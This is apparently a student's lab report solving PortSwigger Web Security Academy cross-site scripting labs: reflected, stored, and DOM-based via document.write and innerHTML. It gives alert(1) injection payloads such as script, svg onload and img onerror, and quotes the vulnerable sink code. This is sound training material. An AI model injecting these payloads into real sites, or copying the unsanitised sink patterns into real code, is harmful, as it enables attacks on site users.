Sri Lanka Institute of Information Technology

B.Sc. (Hons) Information Technology- Cyber security

Year 02 Semester 02

Web Security - IE2062

Cross-site Scripting Lab Submission

IT 23 1843 12

AMANTH M A

Date submitted-15/02/2025

Contents


1. Reflected XSS into HTML context with nothing encoded

LAB

This lab contains a simple reflected cross-site scripting vulnerability in the search functionality. To solve the lab, perform a cross-site scripting attack that calls the alert function.

SOLUTION


STEP 01: Open the Lab and Identify the input field. It's usually a Search Box. Test a Basic Input Reflection like a simple string "test".



1 search results for 'test'

STEP 02: Check if appears in the response. If it appears try injecting a HTML tag.


Ex: <b> test </b>



0 search results for '**test**'

If the text appears bold, it means the input is directly rendered as HTML, making it vulnerable to XSS.


STEP 03: Inject a malicious Script.



Reflected XSS into HTML context with nothing encoded

```
<script>alert(1)</script>
```

If the page executes this script and shows an alert box with "1", the site is vulnerable.



```
0ad8000803accbe8ed860b8a00880087.web-security-academy.net/?search=<script>alert%281%29<%2Fscript>
```

0ad8000803accbe8ed860b8a00880087.web-security-academy.net says

1

EXPLANATION

In this lab, user input is reflected/printed to an HTML page **without any encoding or sanitization.**

Vulnerability: Reflected Cross-Site Scripting (XSS)


2. Stored XSS into HTML context with nothing encoded

LAB

This lab contains a stored cross-site scripting vulnerability in the comment functionality. To solve this lab, submit a comment that calls the alert function when the blog post is viewed.

SOLUTION


STEP 01: Open the Lab and Identify the input field. Look for a comment section, guestbook, or review submission form. When you submit a comment, it is stored and displayed on the page.



An engaging blog! Literally I mean, I just proposed.

Leave a comment

STEP 02: Test a basic input reflection



An engaging blog! Literally I mean, I just proposed.

Leave a comment

Comment:

Ashen

Name:

ASHEN AMANTHA


Email:

ashen@gmail.com

Website:

https://github.com/ashenamantha/portswiggerlabs


STEP 03: If "Ashen" appears in the comments, try submitting an HTML tag



ASHEN AMANTHA | 15 February 2025

Ashen

If the text appears bold, it means the input is directly rendered as HTML, making it vulnerable to XSS.




ASHEN AMANTHA | 15 February 2025

Ashen

ASHEN AMANTHA | 15 February 2025

Ashen


STEP 04: Inject a malicious Script.


Leave a comment

Comment:

```
<script>alert(1)</script>
```

If the page executes this script and shows an alert box with "1", the site is vulnerable.


0a9a00a3032d459a85cb7ebc001600c2.web-security-academy.net/post?postId=1

0a9a00a3032d459a85cb7ebc001600c2.web-security-academy.net says

1

<u>EXPLANATION</u>

In this lab, user input is stored on the server and then displayed on a web page without encoding.

Unlike reflected XSS, stored XSS is more dangerous because the payload persists and executes for multiple users.

Vulnerability: Stored Cross-Site Scripting (XSS)

3. DOM XSS in *document.write* sink using source *location.search*


LAB

This lab contains a DOM-based cross-site scripting vulnerability in the search query tracking functionality. It uses the JavaScript ***document.write*** function, which writes data out to the page. The ***document.write*** function is called with data from ***location.search***, which you can control using the website URL.


To solve this lab, perform a cross-site scripting attack that calls the alert function.

SOLUTION


STEP 01: Open the Lab and Identify the input field. Test with a random string and look at the URL format when you perform the search.



Look at the URL format .


```
0aed0095035ad316801d7b4b008b001b.web-security-academy.net/?search=ashen123
```


STEP 02: Open the Inspect by simply right clicking. Search for the entered random string.


Elements
Console
Sources
Network
Performance

```
      <hr>
    </section>
  ▶ <section class="search">…</section>
  ▼ <script>
                            function trackSearch(query) {
                                document.write('<img
      src="/resources/images/tracker.gif?searchTerms='+query+'">');
                            }
                            var query = (new
      URLSearchParams(window.location.search)).get('search');
                            if(query) {
                                trackSearch(query);
                            }
    </script>
    <img src="/resources/images/tracker.gif?searchTerms=ashen123">
  ▼ <section class="blog-list no-results"> == $0
    ▶ <div class="is-linkback">…</div>
    </section>
  </div>
```


html body div section.maincontainer div.container.is-page section.blog-list.no-results
ashen123
2 of 2

STEP 03: After Identifying the document.write() vulnerability Inject the malicious Script.


WebSecurity Academy
DOM XSS in document.write sink using source location.search
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home
0 search results for '"><svg onload=alert(1)>'
"><svg onload=alert(1)>
Search

When <script> tags are **blocked** by filters, attackers often use alternative HTML elements to execute JavaScript. The <svg> (Scalable Vector Graphics) tag is one such element that supports JavaScript execution via **event handlers** like onload, onmouseover, or onclick.

If the page executes this script and shows an alert box with "1", the site is vulnerable.



```
0ad300d103e1d43b804d5dd0002e0074.web-security-academy.net/?search="><svg+onload%3Dalert%281%29>
```

```
0ad300d103e1d43b804d5dd0002e0074.web-security-academy.net says
1
```

<u>EXPLANATION</u>

document.write() is a JavaScript function that writes directly into the webpage.

If used insecurely, it can introduce **DOM-based XSS vulnerabilities**.

Vulnerability: DOM XSS in document.write()

4. DOM XSS in *innerHTML* sink using source *location.search*


LAB

This lab contains a DOM-based cross-site scripting vulnerability in the search blog functionality. It uses an innerHTML assignment, which changes the HTML contents of a div element, using data from location.search.


To solve this lab, perform a cross-site scripting attack that calls the alert function.

SOLUTION

STEP 01: Open the Lab and Identify the input field. Test with a random string and look at the URL format when you perform the search.




look at the URL format when you perform the search.



```
0a8400560328125882870 68f00040043.web-security-academy.net/?search=ashen123
```

STEP 02: Open the Inspect by simply right clicking. Search for the entered random string.

Check the behavior and identify the vulnerability.



Elements
Console
Sources
Network
Performance

```
▼<h1>
   <span>0 search results for '</span>
   <span id="searchMessage">ashen123</span>
   <span>'</span>
 </h1>
▼<script> == $0
                    function doSearchQuery(query) {
   document.getElementById('searchMessage').innerHTML = query;
                    }
                    var query = (new
   URLSearchParams(window.location.search)).get('search');
                    if(query) {
                        doSearchQuery(query);
                    }
 </script>
 <hr>
</section>
▶<section class="search">…</section>
```


ml body div section.maincontainer div.container.is-page section.blog-header script
ashen123
1 of 1

STEP 03: Inject the malicious Script.

If <script> is blocked, try alternative payloads like **<svg onload=alert(1)>** or **<img src=1 onerror=alert(1)>**



If the page executes this script and shows an alert box with "1", the site is vulnerable.



0a8400560328125882870 68f00040043.web-security-academy.net/?search=<img+src%3D1+onerror%3Dalert%281%29>

DOM XSS in innerHTML sink location.search

Back to lab description

0a840056032812588287068f00040043.web-security-academy.net says

1

```
<!DOCTYPE html>
<html>
 <head> … </head>
 <body>
   <script src="/resources/labheader/js/labHeader.js"></script>
  <div id="academyLabHeader"> … </div>
  <div theme="blog">
   <section class="maincontainer">
    <div class="container is-page">
     <header class="navigation-header"> … </header> flex
```

EXPLANATION

This lab is vulnerable because it **directly assigns** user input from location.search to innerHTML, leading to DOM-based XSS.

Vulnerability: location.search is inserted into innerHTML without sanitization.

5. DOM XSS in jQuery anchor href attribute sink using *location.search* source

